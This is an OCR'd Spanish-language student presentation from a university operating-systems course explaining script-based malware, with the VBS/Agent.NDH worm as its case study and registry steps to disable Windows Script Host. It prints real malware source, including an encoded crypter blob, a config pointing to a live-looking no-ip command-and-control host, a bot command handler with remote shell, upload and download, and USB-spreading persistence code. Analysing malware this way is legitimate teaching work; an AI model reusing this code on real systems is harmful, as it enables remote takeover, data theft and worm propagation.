UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO
FACULTAD DE INGENIERÍA

MALWARE DE SCRIPT

POR : CORTÉS BENÍTEZ YAIR
FLORES GASPAR JUAN ANTONIO

SISTEMAS OPERATIVOS

¿ MALWARE ?

- **CUALQUIER TIPO DE SOFTWARE MALICIOSO QUE TRATA DE DAÑAR UNA COMPUTADORA.**
  - **INFORMACIÓN PERSONAL**
  - **CONTRASEÑAS**
  - **DINERO**
  - **ACCESO A DISPOSITIVOS**

- **ACCEDE DE FORMA INADVERTIDA**
  - **SPYWARE**
  - **ADWARE**
  - **PHISING, VIRUS, TROYANOS...**

¿EN DONDE SE ENCUENTRA ?

¿QUE ES UN VIRUS?

- **PROGRAMA INFORMÁTICO CREADO PARA PRODUCIR ALGÚN DAÑO EN EL EQUIPO(aunque no necesariamente produce algún daño).**

***PRETENDE ACTUAR DE FORMA TRANSPARENTE AL USUARIO**

***TIENE LA CAPACIDAD DE REPRODUCIRSE A SÍ MISMO**

TIPOS : VIRUS ARCHIVOS, VIRUS SCRIPT, VIRUS BOOT, VIRUS MACRO.

SCRIPT


BANK
1234 5678 0912 3456
CARDHOLDER NAME


¿SCRIPT?

- **Programas pequeños y simples, utilizados para automatizar tareas específicas.**
- **Programados en: javascript, visual basic script, python, etc.**


¿QUÉ LOS DIFERENCIA DE LOS ARCHIVOS EJECUTABLES ?

Contienen un conjunto de instrucciones que deben de ser interpretadas línea a línea en tiempo real; esta es la diferencia que presentan con otros programas que deben estar compilados en un archivo binario ejecutable (.exe) para poder correrlos.

Microsoft desarrolló su propio motor y entorno de ejecución de *scripts* llamado “Windows Script Host”, que permite el uso de varios lenguajes de scripting.



Windows Script Host




Bash

¿POR QUÉ HACER MALWARE USANDO SCRIPTS?

- **Los scripts tienen la capacidad de interactuar y hacer uso de las bibliotecas o recursos del sistema operativo de una manera muy simple.**
- **No tienen la necesidad de compilar el código para poder ser ejecutados.**
- **El script será interpretado posiblemente por el proceso “Windows Script Host”, que al ser legítimo del sistema operativo, no va a ser considerado malicioso.**

EL GUSANO MÁS PROPAGADO EN LATINOAMÉRICA

- **Nombre: *VBS/Agent.NDH***
- **Afecta a sistemas operativos Windows**
- **capacidad de infectar dispositivos USB**
- **Desarrollado en Visual Basic Script**
- **Al iniciarlo se lanza wscript.exe**



¿ Qué hace *VBS/Agent.NDH* ?

- **Usar la computadora víctima para hacer clics en anuncios para incrementar la popularidad de un sitio web.**

- **El equipo infectado es parte de una *botnet***

DETALLES TÉCNICOS

- **Estamos ante una familia de códigos maliciosos que es persistente en el sistema. Crea una entrada en el registro de inicio, para asegurarse la ejecución cada vez que se carga el sistema.**

- **Por lo general, estos *scripts* están cifrados para que los usuarios no puedan visualizar el código fuente y así se dificulte qué es lo que el *script* intenta cambiar o hacer en el sistema en el cual se ejecutó.**

```
6 then sc = "securitycenter2" else sc = "securitycenter"



set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)

Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)



for each objantivirus in colantivirus

    security  = security  & objantivirus.displayname & " ."

next

if security  = "" then security  = "nan-av"

end function




function instance
```

```
'< -Safa7_22 Crypter- >
Safa7_22 = deCrypt("JzxbIHJ1Y29kZXIgOiBob3VkaW5pIChjKSBza3lwZSA6IGhvdWRpbmktZnggXT4NCg0KJz0tPS09LT0tPSBjb25maWcgPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0NCg0KaG9zdCA9ICJoYXR0b3VtYTEyLm5vLWlwLmJpeiINCnBvcnQgPSA4OA0KaW5zdGFsbGRpciA9ICIldGVtcCUiDQpsbmtmaWxlID0gdHJ1ZQ0KbG5rZm9sZGVyID0gdHJ1ZQ0KDQonPS09LT0tPS09IHB1YmxpYyB2YXIgPS09LT0tPS09LT0tPS09LT0tPS09LT0tPQ0KDQpkaW0gc2hlbGxvYmogDQpzZXQgc2hlbGxvYmogPSB3c2NyaXB0LmNyZWF0ZW9iamVjdCgid3NjcmlwdC5zaGVsbCIpDQpkaW0gZmlsZXN5c3RlbW9iag0Kc2V0IGZpbGVzeXN0ZW1vYmogPSBjcmVhdGVvYmplY3QoInNjcmlwdGluZy5maWxlc3lzdGVtb2JqZWN0IikNCmRpbSBodHRwDQpzZXQgaHR0cG9iaiA9IGNyZWF0ZW9iamVjdCgibXN4bWwyLnhtbGh0dHAiKQ0KDQoNCic9LT0tPS09LT0gcHJpdmF0ZSB2YXIgPS09LT0tPS09LT0tPS09LT0tPQ0KDQppbnN0YWxsbmFtZSA9IHdzY3JpcHQuc2NyaXB0bmFtZQ0KZQ0Kc3RhcnR1cCA9IHNoZWxsb2JqLnNwZWNpYWxmb2xkZXJzICgic3RhcnR1cCIpICYgIlwiDQppbnN0ZGlyID0gc2hlbGxvYmouZXhwYW5kZW52aXJvbm1lbnRzdHJpbmdzKGluc3RhbGxkaXIpICYgIlwiDQppZiBub3QgZmlsZXN5c3RlbW9iai5mb2xkZXJleGlzdHMoaW5zdGFsbGRpcikgdGhlbiAgaW5zdGFsbGRpciA9IHNoZWxsb2JqLmV4cGFuZGVudmlyb25tZW50c3RyaW5ncygiJXRlbXAlIikgJiAiXCINCnNwbGl0ZXIgPSAiPHw+Ig0Kc2xlZXAgPSA1MDAwIA0KZGltIHJlc3BvbnNlDQpkaW0gY21kDQpkaW0gcGFyYW0NCmluZm8gPSAiIg0KdXNic3ByZWFkaW5nID0gIiINCnN0YXJ0ZGF0ZSA9ICIiDQpkaW0gb25lb25jZQ0KDQonPS09LT0tPS09IGNvZGUgc3RhcnQgPS09LT0tPS09LT0tPS09LT0NCm9uIGVycm9yIHJlc3VtZSBuZXh0DQoNCg0KaW5zdGFuY2UNCndoaWxlIHRydWU
```

SISTEMAS OPERATIVOS

```
'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "hattouma12.no-ip.biz"
port = 88
installdir = "%temp%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")


'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<|>"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce

'=-=-=-=-= code start =-=-=-=-=-=-=-=-=-=-=-=-=
on error resume next
```

```
install

response = ""
response = post ("is-ready","")
cmd = split (response,spliter)
select case cmd (0)
case "excecute"
      param = cmd (1)
      execute param
case "update"
      param = cmd (1)
      oneonce.close
      set oneonce =  filesystemobj.opentextfile (installdir & installname ,2, false)
      oneonce.write param
      oneonce.close
      shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
      wscript.quit
case "uninstall"
      uninstall
case "send"
      download cmd (1),cmd (2)
case "site-send"
      sitedownloader cmd (1),cmd (2)
case "recv"
      param = cmd (1)
      upload (param)
case  "enum-driver"
      post "is-enum-driver",enumdriver
case  "enum-faf"
      param = cmd (1)
      post "is-enum-faf",enumfaf (param)
case  "enum-process"
      post "is-enum-process",enumprocess
case  "cmd-shell"
      param = cmd (1)
      post "is-cmd-shell",cmdshell (param)
case  "delete"
      param = cmd (1)
      deletefaf (param)
case  "exit-process"
      param = cmd (1)
      exitprocess (param)
case  "sleep"
      param = cmd (1)
      sleep = eval (param)
end select
```

Se puede apreciar los **comandos** que interpreta o podría enviar de acuerdo a determinados **comportamientos**. Este es un claro ejemplo de **cómo funciona o se comporta un *bot*** y de esta manera queda a la espera de instrucciones para ejecutar. Para este caso podríamos destacar “*execute*”, “*update*” o “*site-send*”

```
function instance
on error resume next

usbspreading = shellobj.regread ("HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\")
if usbspreading = "" then
   if lcase ( mid(wscript.scriptfullname,2)) = ":\" &  lcase(installname) then
      usbspreading = "true - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  & "\",  usbspreading, "REG_SZ"
   else
      usbspreading = "false - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  & "\",  usbspreading, "REG_SZ"

   end if
end If



upstart
set scriptfullnameshort =  filesystemobj.getfile (wscript.scriptfullname)
set installfullnameshort =  filesystemobj.getfile (installdir & installname)
if  lcase (scriptfullnameshort.shortpath) <> lcase (installfullnameshort.shortpath) then
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & Chr(34)
    wscript.quit
end If
err.clear
set oneonce = filesystemobj.opentextfile (installdir & installname ,8, false)
if  err.number > 0 then wscript.quit
end function
```


En la siguiente función se puede observar cómo el *malware* trabaja con los **dispositivos extraíbles** que se conectan al sistema y así **los infecta**


¿UNA FORMA DE EVITAR ESTE TIPO DE MALWARE EN WINDOWS?


- **Buscar las siguientes llaves de registro: *“HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings”* y *“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings”***


- **Hacer clic derecho en cada una de ellas, seleccionar la opción “Nuevo”, “Valor de cadena” y escribir el nombre “*Enabled*”**

- **Luego, hacer clic derecho nuevamente sobre el registro que creamos, seleccionar la opción “Modificar...” y asignar el valor 0 (cero)**



Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
regedit
OK
Cancel
Browse...


Registry Editor
File Edit View Favorites Help
Windows Mail Setup
Windows Media
Windows NT
Windows Photo Viewer
Windows Script
Windows Script Host
Settings
Expand
New
Find...
Delete
Rename
Export
Permissions...
Copy Key Name
Key
String Value
Binary Value
DWORD (32-bit) Value
QWORD (64-bit) Value
Multi-String Value
Expandable String Value
Mozilla
ODBC
Piriform
Policies
PopCap
Python
RegisteredApplications
Spotify
Trolltech
UCBrowserPID
Unity
Unity Technologies
VideoLAN
Name
Type
Data
(Default)
REG_SZ
(value not set)
Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings


Editor del Registro
Archivo Edición Ver Favoritos Ayuda
Shared
Shared Tools
SideShow
Speech
SQMClient
SystemCertificates
TPG
WAB
wfs
Windows
Windows Mail
Windows Media
Windows NT
Windows Script Host
Settings
Windows Sidebar
Wisp
MozillaPlugins
Policies
Sysinternals
Telerik
Thingamahoochie
ThinPrint
VB and VBA Program Settings
VMware, Inc.
Nombre Tipo Datos
(Predeterminado) REG_SZ 1
Enabled REG_SZ 0
Equipo\HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings



Y desactivar Javascript en nuestros navegadores



FUENTES DE INFORMACIÓN

https://support.eset.com/kb186/?locale=en_US&viewlocale=es_ES

https://www.welivesecurity.com/la-es/2015/08/20/malware-scripting-adelante/

https://www.welivesecurity.com/la-es/2014/09/17/gusano-mas-propagado-latinoamerica/

https://www.welivesecurity.com/wp-content/uploads/2015/11/Guia_respuesta_infeccion_malware_ESET.pdf